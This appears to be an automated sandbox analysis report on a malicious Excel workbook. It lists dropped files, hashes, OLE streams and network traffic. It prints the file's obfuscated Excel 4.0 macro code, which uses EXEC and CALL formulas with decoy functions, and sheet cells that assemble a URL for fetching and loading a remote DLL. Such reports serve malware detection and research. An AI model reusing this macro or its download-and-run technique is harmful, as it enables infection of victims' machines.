IE Cache URL:	http://https://otusmail.com/b/vegas.dll
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....f].5].5].5C.45M.5C."5..5T.25Z.5].5..5C.%5A.5C.35\.5C.55\.5C.05\.5Rich].5.....PE..L.....`.....!.....@.....@...T...<...P.....x.....d.....@.....<.....text..... ..`.data...d.....@....rsrc...x.....@..@.reloc..... .....@..B.....

C:\Users\user\AppData\Local\Temp\06CE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	97222
Entropy (8bit):	7.896549073080212
Encrypted:	false
SSDEEP:	1536:j+mgXtzCN/ynI4rIEOzU2mSBPDa6pDwoXAeWvie2HWCWGHKlMVGoIahaDHTU6hr2:j+mgXGOOja6pDdAizWCW2K2sTU2yF70G
MD5:	1E43FD6E398F93C94ADF8E5CFF45C20D
SHA1:	26C23AF451A038A2EE913ABEF7C9A1C927EADF1C
SHA-256:	5C6DBC086D408DBCAC36F5E1C193BF910B3E5BC4AFD591CF34C618DE86CCA954
SHA-512:	2392B4240A505A98AF903B64947B1307B0B4217DFCFD7E1F35B18DCD50EA4A2CC629A9CCE7A52833BCAF2CFC17B45B781FF16DA7381D12E35D8FA35A81770EB
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?.....(..r.Y.m.....#.07p.D.....$.j..^..\|...3.N...<JkjrV-H..[!.&..n.....`.....\.>~X.m.`...k..Q.....L.i..,_.....[.=_,.PnM...8.jy..{P.....3kR\..%..H..i.."@7...L;.....@.9%9.1....X.>.*"..l..O1.?(...q...q?b...P.2..3.....O.o..T.I.K.%t.T.-@.4..^.v. .1i...P.H..u6C.m.K.4....A..V.<0...R$..H....G._..i.....2...A....O(.yF..Nn(~...(....bs.....f.....pF^..vG:..2..g....k.....d.....{O4...m.{'N..{H?..[o..1..x...&.K.....b.-...unHCX...y.~.....PK.....!.....5.....[Content_Types].xml ...(.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Tue May 4 07:06:36 2021, atime=Tue May 4 07:06:36 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.471309463237221
Encrypted:	false
SSDEEP:	12:85QdG0LgXg/XAlCPCHaXgzB8IB/LmX+WnicvbGCd+bDtZ3YilMMEpxRljKBwTdJU:85c/XTwz6I0YeiCkDv3qy8rNru/
MD5:	F3BDD3EC77361AB1607A7DDBCED8B5E8
SHA1:	D7EFD5485B077A9756FB88096DD9DEDF57F2D253
SHA-256:	6FB11E32AD6BBAAFB9C3DDB4E0322434AE5B2AB06B9C65F11225BF1F21805E14
SHA-512:	CE6C7FC58E16FD0DE0CB439C10F9AE00ABA17E1511BFA7CEE6761D8FD989FB9F3E1EB827C33EE93A77770B650250284193B229C63CD9F3AFDD9C9F339C92B013
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Preview:	L.....F.....7G..p.Fg.@..p.Fg.@...0.....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2 ...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....R.@..Desktop.d.....QK.X.R.@*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d. l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\247525\Users.user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:..,.LB.)...Ag..... .1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....247525.....D_....3N...W...9r.[.* .....}EkD_....3N...W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Documents_111651917_375818984.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:13 2020, mtime=Tue May 4 07:06:36 2021, atime=Tue May 4 07:06:36 2021, length=123904, window=hide
Category:	dropped
Size (bytes):	2218
Entropy (8bit):	4.509927331022281
Encrypted:	false
SSDEEP:	48:8jZ/XT3InYTHldT43Qh2jZ/XT3InYTHldT43Q/:8jZ/XLInYBW3Qh2jZ/XLInYBW3Q/
MD5:	79E36205440F5AEF5CBD8240018C273F
SHA1:	B81034A207F521E242876EE90F737BA8D3DDD27E
SHA-256:	FC7F597B347BB7B5D1C416AE092C6C12008397920E16E6AED3D8A13658686632
SHA-512:	3D877E5250103CBA8881C9430659939B1A37BAA55001110BB79745D9CFDFFF885ACD683B9CF80AFF91444A9A3D42A0961F50EC13F779270F5F86045D9CE26228
Malicious:	false
Reputation:	low
Preview:	L.....F.... ...G....{..p.Fg.@...@Mg.@.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3. 2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d .l.l.,.-.2.1.7.6.9.....2.....R.@ .DOCUME~1.XLS..p.....Q.y.Q.y*...8.....D.o.c.u.m.e.n.t.s._.1.1.1.6.5.1.9.1.7._.3.7.5.8.1.8.9.8.4...x.l.s.....-...8...[.....? J.....C:\Users\..#.....\\247525\Users.user\Desktop\Documents_111651917_375818984.xls.8.....\....\....\....\....\.D.e.s.k.t.o.p.\.D.o.c.u.m.e.n.t.s._.1.1.1.6.5. 1.9.1.7._.3.7.5.8.1.8.9.8.4...x.l.s.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1 .0.0.6....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	140
Entropy (8bit):	4.747564355627999
Encrypted:	false
SSDEEP:	3:oyBVomMU9UjaWedPFo5S/9UjaWedPFomMU9UjaWedPFov:dj6CUXCPFySlUXCPF6CUXCPFy
MD5:	F76CD1EBA58FCA55D502A3D2D9E0E110
SHA1:	661819A3CAAC115DA23D3461C097EAE0E4C4053A
SHA-256:	C8BD2E44E413B9A30E0EA6167F7E597C5FC6FE5FFCDBA3BE4281F75FB4469EF9
SHA-512:	A6298F269F1C478402C91EDD92CF8602CFB87F74D0C6061B9D8FDA33B5EBC43E498717E0F7D7125AA894C810D491470661A3F1F79A7E5F09921944F29BF955CF
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..Documents_111651917_375818984.LNK=0..Documents_111651917_375818984.LNK=0..[xls]..Documents_111651917_375818984.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\VPKC7C2S.txt	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text
Category:	downloaded
Size (bytes):	114
Entropy (8bit):	4.352150128673656
Encrypted:	false
SSDEEP:	3:GmM/RVlG6XBW5BWQENMVWEQSRQPHKKvcSNZPVtr5WX9W3pN:XM/RVlG8BW5BWfNcWEHQSKE8n1WWT
MD5:	598719AFC850C98FF8479B25D2462E86
SHA1:	89F092A8F99BFD924DF82DBB18B07520020204E8
SHA-256:	067F314B53BD4647CF5358C30D7C37F89B03775B2E5F3EAF5D3DBC1A71B2C5E0
SHA-512:	64989B7817A46FE7B99A4EE29C9068E91078C0C4E1240044ACC4E14964B5620A9846BF3E6C860D9539E6253C83210392B44FB98CF8024B39E6ECEB18BBBB3ABF
Malicious:	false
Reputation:	low
IE Cache URL:	otusmail.com/
Preview:	__cfduid.d5a0dc5c492d81497d4a020c524bcc6f41620083185.otusmail.com/.9728.3911134848.30889987.1742632066.30884028.*.

C:\Users\user\Desktop\C6CE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16

C:\Users\user\Desktop\C6CE0000	
Category:	dropped
Size (bytes):	178930
Entropy (8bit):	6.290384078644883
Encrypted:	false
SSDEEP:	3072:Gu8rmjAltyzElBIL6lECbgBGGP5xLm7Tm2nTUSyF70Si6W23nWknWju8rmjAltyy:P8rmjAltyzElBIL6lECbgBvP5Nm7ThU7
MD5:	214AADA5151FAB2EAC3A67A2F71DBC82
SHA1:	B2ABC5A3A40EC1F7795A4D8FA0B638F5912576A9
SHA-256:	A81A24B24A01D277493675A5D37C94AF1CBBE2A8DB373013641504F7BE4D8413
SHA-512:	C0B258D8B1CF719302FCD8859C5EA6F74F504AAC80A1EFA582A86C1298E3D0AFCF85109CAD04B8A3E1E7EDDEA6E579624A30E39125195EFA7314BECFB3FCEE8A
Malicious:	false
Reputation:	low
Preview:	........g2.....\.p....user B.....a.....=.....=.....i..9J.8.....X .@....."....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i .1...@...8.....C.a.l.i.b.r.i.1...@.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l .i.b.r.i.1...,...8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1..... ...C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....

C:\Users\user\bsdnbsej.dbw	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	525312
Entropy (8bit):	5.949946336029269
Encrypted:	false
SSDEEP:	12288:ga6g2O+gAaY9cc40TeAjaRoA5FZuY+F4:gZlOBAaY9RCy05FZuYq
MD5:	B80F4B91C29963DF1CFD0D0A8A30E5C6
SHA1:	09C6AE06E0C10672D91F6850118F41DC3DD66E72
SHA-256:	0A87BD3BB60320B21E493341B70519AF4E46C2E969038D6D89B536CD37AA11D9
SHA-512:	BDCD3009ED3499055CF73EF1C4DD4BD0942C8B81C395CECF3C9DA790E4867055059D10B05451476D7DA98BBBF472C40536E7A09158B5DE92C57A74E36396D1C
Malicious:	**true**
Antivirus:	• Antivirus: Virustotal, Detection: 4%, Browse • Antivirus: ReversingLabs, Detection: 4%
Joe Sandbox View:	• Filename: Documents_95326461_1831689059.xls, Detection: malicious, Browse • Filename: Documents_95326461_1831689059.xls, Detection: malicious, Browse
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....f].5].5].5C.45M.5C."5..5T.25Z.5].5..5C.%5A.5C.35\.5C.55\.5C .05\.5Rich].5.....PE..L.....`.....!.....@.....@...T...<...P.....x.....d.....@..... <.....text..... ..`.data...d.....@....rsrc...x.....@..@.reloc..... .....@..B..... ....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Last Saved By: 5, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Mon May 3 14:24:59 2021, Security: 0
Entropy (8bit):	3.330043919784793
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	Documents_111651917_375818984.xls
File size:	300032
MD5:	72526a505496a9b7da9a6c9651dbda5e
SHA1:	84cf963666314eee0d8ad1ef09e5462a66e3ccbf
SHA256:	3c20530c13d6736ec705786d1694052b2abf42bf87d3bbc359ea95b343fcf681
SHA512:	ca1ac0057d9ede44a1d9ecf9f854140a39b9b626895c85f34fbf973b8ee749fa2fbd836bc882e9ca2fab7929a9aecb790d7e795ea55a32ce66d6ee1d078afe46

General

SSDEEP:	6144:KcPiTQAVW/89BQnmlcGvgZ7r3J8b5IPJK++3ey:uqy
File Content Preview:	.....>.....H.....C...D.. .E...F...G..... .....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Documents_111651917_375818984.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Last Saved By:	5
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-05-03 13:24:59
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General

Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.338488976625
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . 0 . . . . . 8 . . . . . @ . . . . . H . . . . . S h e e t . . . . . S h e e t 1 . . . . . S h e e t 5 . . . . . S h e e t 2 . . . . . S h e e t 3 . . . . . S h e e t 4 . . . . . E x c e l 4 . 0 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 d4 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 0b 00 00 00 38 00 00 00 10 00 00 00 40 00 00 00 0d 00 00 00 48 00 00 00 0c 00 00 00 91 00 00 00 02 00 00 00 e3 04 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 06 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.247889866731
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . 8 . . . . @ . . . . . L . . . . d . . . . p . . . . | . . . . 5 . . . . M i c r o s o f t E c e l . @ . . . . . | . # . . . @ . . . . @ . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 84 00 00 00 06 00 00 00 01 00 00 00 38 00 00 00 08 00 00 00 40 00 00 00 12 00 00 00 4c 00 00 00 0c 00 00 00 64 00 00 00 0d 00 00 00 70 00 00 00 13 00 00 00 7c 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00 35 00 00 00 1e 00 00 00

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 288088

General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	288088
Entropy:	3.3163372394
Base64 Encoded:	True
Data ASCII:	. . . . 7 . . . . \\ . p . . 5 B . . . . S h e e t 3 . . ! . . . . : . . . . > . . . . = ... i . . 9 J . 8 X
Data Raw:	09 08 08 00 00 05 05 00 17 37 cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 01 35 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
"=EXEC(Sheet2!BS64&Sheet2!BW70&Sheet2!BW71&Sheet2!BT63&Sheet2!BT64&Sheet2!BT65&Sheet2!BT66)=RUN(Sheet2!BI14)=IF(2+2+6<1,""gdf4gfdg5f1d8g1fd58g48fd415f"",""h4j4hg8k1j5g4d5f45df4jh5y1"")=ASIN(9887455421254)=ACOS(154151541)=IF(2+2+6<1,""gdf4gfdg5f1d8g1fd58g48fd415f"",""h4j4hg8k1j5g4d5f45df4jh5y1"")=ASIN(9887455421254)=ACOS(154151541)=IF(2+2+6<1,""gdf4gfdg5f1d8g1fd58g48fd415f"",""h4j4hg8k1j5g4d5f45df4jh5y1"")=ASIN(9887455421254)=ACOS(154151541)=IF(2+2+6<1,""gdf4gfdg5f1d8g1fd58g48fd415f"",""h4j4hg8k1j5g4d5f45df4jh5y1"")=ASIN(9887455421254)=ACOS(154151541)"
```


```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=HALT(),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,ht,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,tps://,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,otusmail.com/b/vegas.,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,dll,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,R,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,o,,L,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,w,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,n,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,..\bsd
,,,,,,,,,,,,,,,,,L,,JJ,run,",Plu",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,CC,,gin,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,D,,,Init,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,M,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,n,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,l,,,,,dl,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,o,,,,,l3
,,,,,,,,,,,,,,,,,,,,,,,,,,,,a,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,d,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,BB,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,o,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,F,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,i,,,e,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

```
"=COSH(5454645654654650)=ACOS(5.46546546884684E+22)=ASIN(64868468684684600)=COSH(68465454284548)=ACOS(5484512167481510000)=ASIN(15648451864516800)=COSH(4515155354615610000)=CALL(Sheet5!BF57&Sheet2!BP64&Sheet2!BN68&""o""&Sheet2!BN69,Sheet5!BC27&Sheet2!BP48&Sheet2!BP49&Sheet2!BQ66&Sheet2!BM49&Sheet2!BM50&Sheet2!BM51&Sheet2!BQ70&Sheet2!BQ71&Sheet2!BQ72&Sheet2!BQ73&""T""&Sheet2!BM77&Sheet2!BM78&Sheet2!BM79&Sheet2!BM80&Sheet2!BQ79&Sheet5!BB54,Sheet2!BR64&Sheet2!BR65&Sheet2!BR75,0,Sheet2!BU37&Sheet2!BU38&Sheet2!BU39&Sheet2!BU40,Sheet2!BT63,0,0)&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=RUN(Sheet4!AS11)=ASIN(4451548415151)=COSH(5454645654654650)=ACOS(5.46546546884684E+22)=ASIN(64868468684684600)=COSH(68465454284548)=ACOS(5484512167481510000)=ASIN(15648451864516800)=COSH(4515155354615610000)=ACOS(1.15154134535435E+24)&""""&""""&""""&""""&""""&""""
```

Network Behavior

Network Port Distribution

Total Packets: 52



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 01:06:25.358191013 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:25.409519911 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:25.409667969 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:25.428208113 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:25.481865883 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:25.486027956 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:25.486082077 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:25.486171007 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:25.486241102 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:25.502140045 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:25.553443909 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:25.553972960 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:25.554039955 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:25.790385962 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:25.842232943 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:25.973910093 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:25.973949909 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:25.973998070 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:25.974030972 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:25.974067926 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:25.974095106 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:25.974126101 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:25.974150896 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:25.974163055 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:25.974206924 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:25.974217892 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:25.974225044 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:25.974422932 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:25.974462986 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:25.974493027 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:25.974523067 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:25.975627899 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:25.975668907 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:25.975711107 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:25.975749969 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:25.976833105 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:25.976872921 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:25.976903915 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:25.976932049 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:25.978015900 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:25.978081942 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:25.991209984 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:25.999521971 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:25.999563932 CEST	443	49165	172.67.151.10	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 01:06:25.999705076 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:25.999727964 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:26.031743050 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:26.031789064 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:26.031858921 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:26.031908989 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:26.032004118 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:26.032047987 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:26.033101082 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:26.033144951 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:26.033274889 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:26.033298969 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:26.034281015 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:26.034327030 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:26.034401894 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:26.035479069 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:26.035522938 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:26.035582066 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:26.035607100 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:26.036685944 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:26.036730051 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:26.036808014 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:26.037878990 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:26.037930012 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:26.037985086 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:26.038011074 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:26.038255930 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:26.039073944 CEST	443	49165	172.67.151.10	192.168.2.22
